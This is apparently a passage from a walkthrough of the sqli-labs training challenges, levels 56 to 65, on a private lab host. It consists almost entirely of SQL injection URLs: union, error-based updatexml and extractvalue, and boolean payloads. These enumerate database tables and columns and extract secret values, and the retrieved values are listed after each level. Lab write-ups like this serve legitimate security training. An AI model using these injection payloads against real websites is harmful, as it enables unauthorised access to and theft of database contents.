http://172.16.72.2:81/Less-56/?id=-1') union select
11,22,group_concat(secret_T3X2) from challenges.4BR6TNWMJM  --+

gUZ24JlgMAmgt8RGpIJKCqho
```

less-57

```
http://172.16.72.2:81/Less-57/?id=-1" union select 11,22,33 --+

91UUVUMPI7
http://172.16.72.2:81/Less-57/?id=-1" union select 11,22,group_concat(table_name)
from information_schema.tables where table_schema="challenges" --+


secret_MRC0
http://172.16.72.2:81/Less-57/?id=-1" union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="challenges"  and table_name="91UUVUMPI7"--+

http://172.16.72.2:81/Less-57/?id=-1" union select
11,22,group_concat(secret_MRC0) from challenges.91UUVUMPI7 --+

WRv5HFygZniodxCyVBk4lMd6
```

less-58

```
http://172.16.72.2:81/Less-58/?id=1' and 1=1 --+
http://172.16.72.2:81/Less-58/?id=1' and 1=2 --+

W99H1WJA9D
http://172.16.72.2:81/Less-58/index.php?id=1' and updatexml(1,concat(0x24,(select
group_concat(table_name) from information_schema.tables where
table_schema="challenges"),0x24),1) --+

secret_I3S3
http://172.16.72.2:81/Less-58/index.php?id=1' and updatexml(1,concat(0x24,(select
group_concat(column_name) from information_schema.columns where
table_schema="challenges" and table_name="W99H1WJA9D"),0x24),1) --+

http://172.16.72.2:81/Less-58/index.php?id=1' and updatexml(1,concat(0x24,(select
group_concat(secret_I3S3) from challenges.W99H1WJA9D),0x24),1) --+

GMvFnlus8qQbkmx2oZ1olmR1
```

less-59

```
http://172.16.72.2:81/Less-59/?id=1%20and%201=1%20--+
http://172.16.72.2:81/Less-59/?id=1%20and%201=2%20--+

LQN91EMZRO
http://172.16.72.2:81/Less-59/?id=1 and updatexml(1,concat(0x24,(select
group_concat(table_name) from information_schema.tables where
table_schema="challenges"),0x24),1) --+

secret_2M5R
http://172.16.72.2:81/Less-59/?id=1 and updatexml(1,concat(0x24,(select
group_concat(column_name) from information_schema.columns where
table_schema="challenges" and table_name="LQN91EMZRO"),0x24),1) --+

http://172.16.72.2:81/Less-59/?id=1 and updatexml(1,concat(0x24,(select
group_concat(secret_2M5R) from challenges.LQN91EMZRO ),0x24),1) --+

qpzqYWibLnKsvMO2vhVJgGQ2
```

less-60

```
http://172.16.72.2:81/Less-60/index.php?id=1") and 1=1 --+
http://172.16.72.2:81/Less-60/index.php?id=1") and 1=2 --+

D9LMW5YYMM
http://172.16.72.2:81/Less-60/index.php?id=1") and extractvalue(1,concat(0x24,
(select group_concat(table_name) from information_schema.tables where
table_schema="challenges"),0x24)) --+

secret_AH9Z
http://172.16.72.2:81/Less-60/index.php?id=1") and extractvalue(1,concat(0x24,
(select group_concat(column_name) from information_schema.columns where
table_schema="challenges" and table_name="D9LMW5YYMM"),0x24)) --+

http://172.16.72.2:81/Less-60/index.php?id=1") and extractvalue(1,concat(0x24,
(select group_concat(secret_AH9Z) from challenges.D9LMW5YYMM),0x24)) --+
TA7c6S8HLlXAtcmt4ssNEVGu
```

less-61

```
http://172.16.72.2:81/Less-61/?id=1')) and 1=1 --+
http://172.16.72.2:81/Less-61/?id=1')) and 1=2 --+

DB1LCKS2KL
http://172.16.72.2:81/Less-61/index.php?id=1')) and extractvalue(1,concat(0x24,
(select group_concat(table_name) from information_schema.tables where
table_schema="challenges"),0x24)) --+

secret_JG5P
http://172.16.72.2:81/Less-61/index.php?id=1')) and extractvalue(1,concat(0x24,
(select group_concat(column_name) from information_schema.columns where
table_schema="challenges" and table_name="DB1LCKS2KL"),0x24)) --+

http://172.16.72.2:81/Less-61/index.php?id=1')) and extractvalue(1,concat(0x24,
(select group_concat(secret_JG5P) from challenges.DB1LCKS2KL),0x24)) --+

Rd8eziJRLcxjrXpW9wZvFdDl
```

less-62&63&64&65

```
bool
http://172.16.72.2:81/Less-62/?id=1') and 1=1 --+
sqlmap
```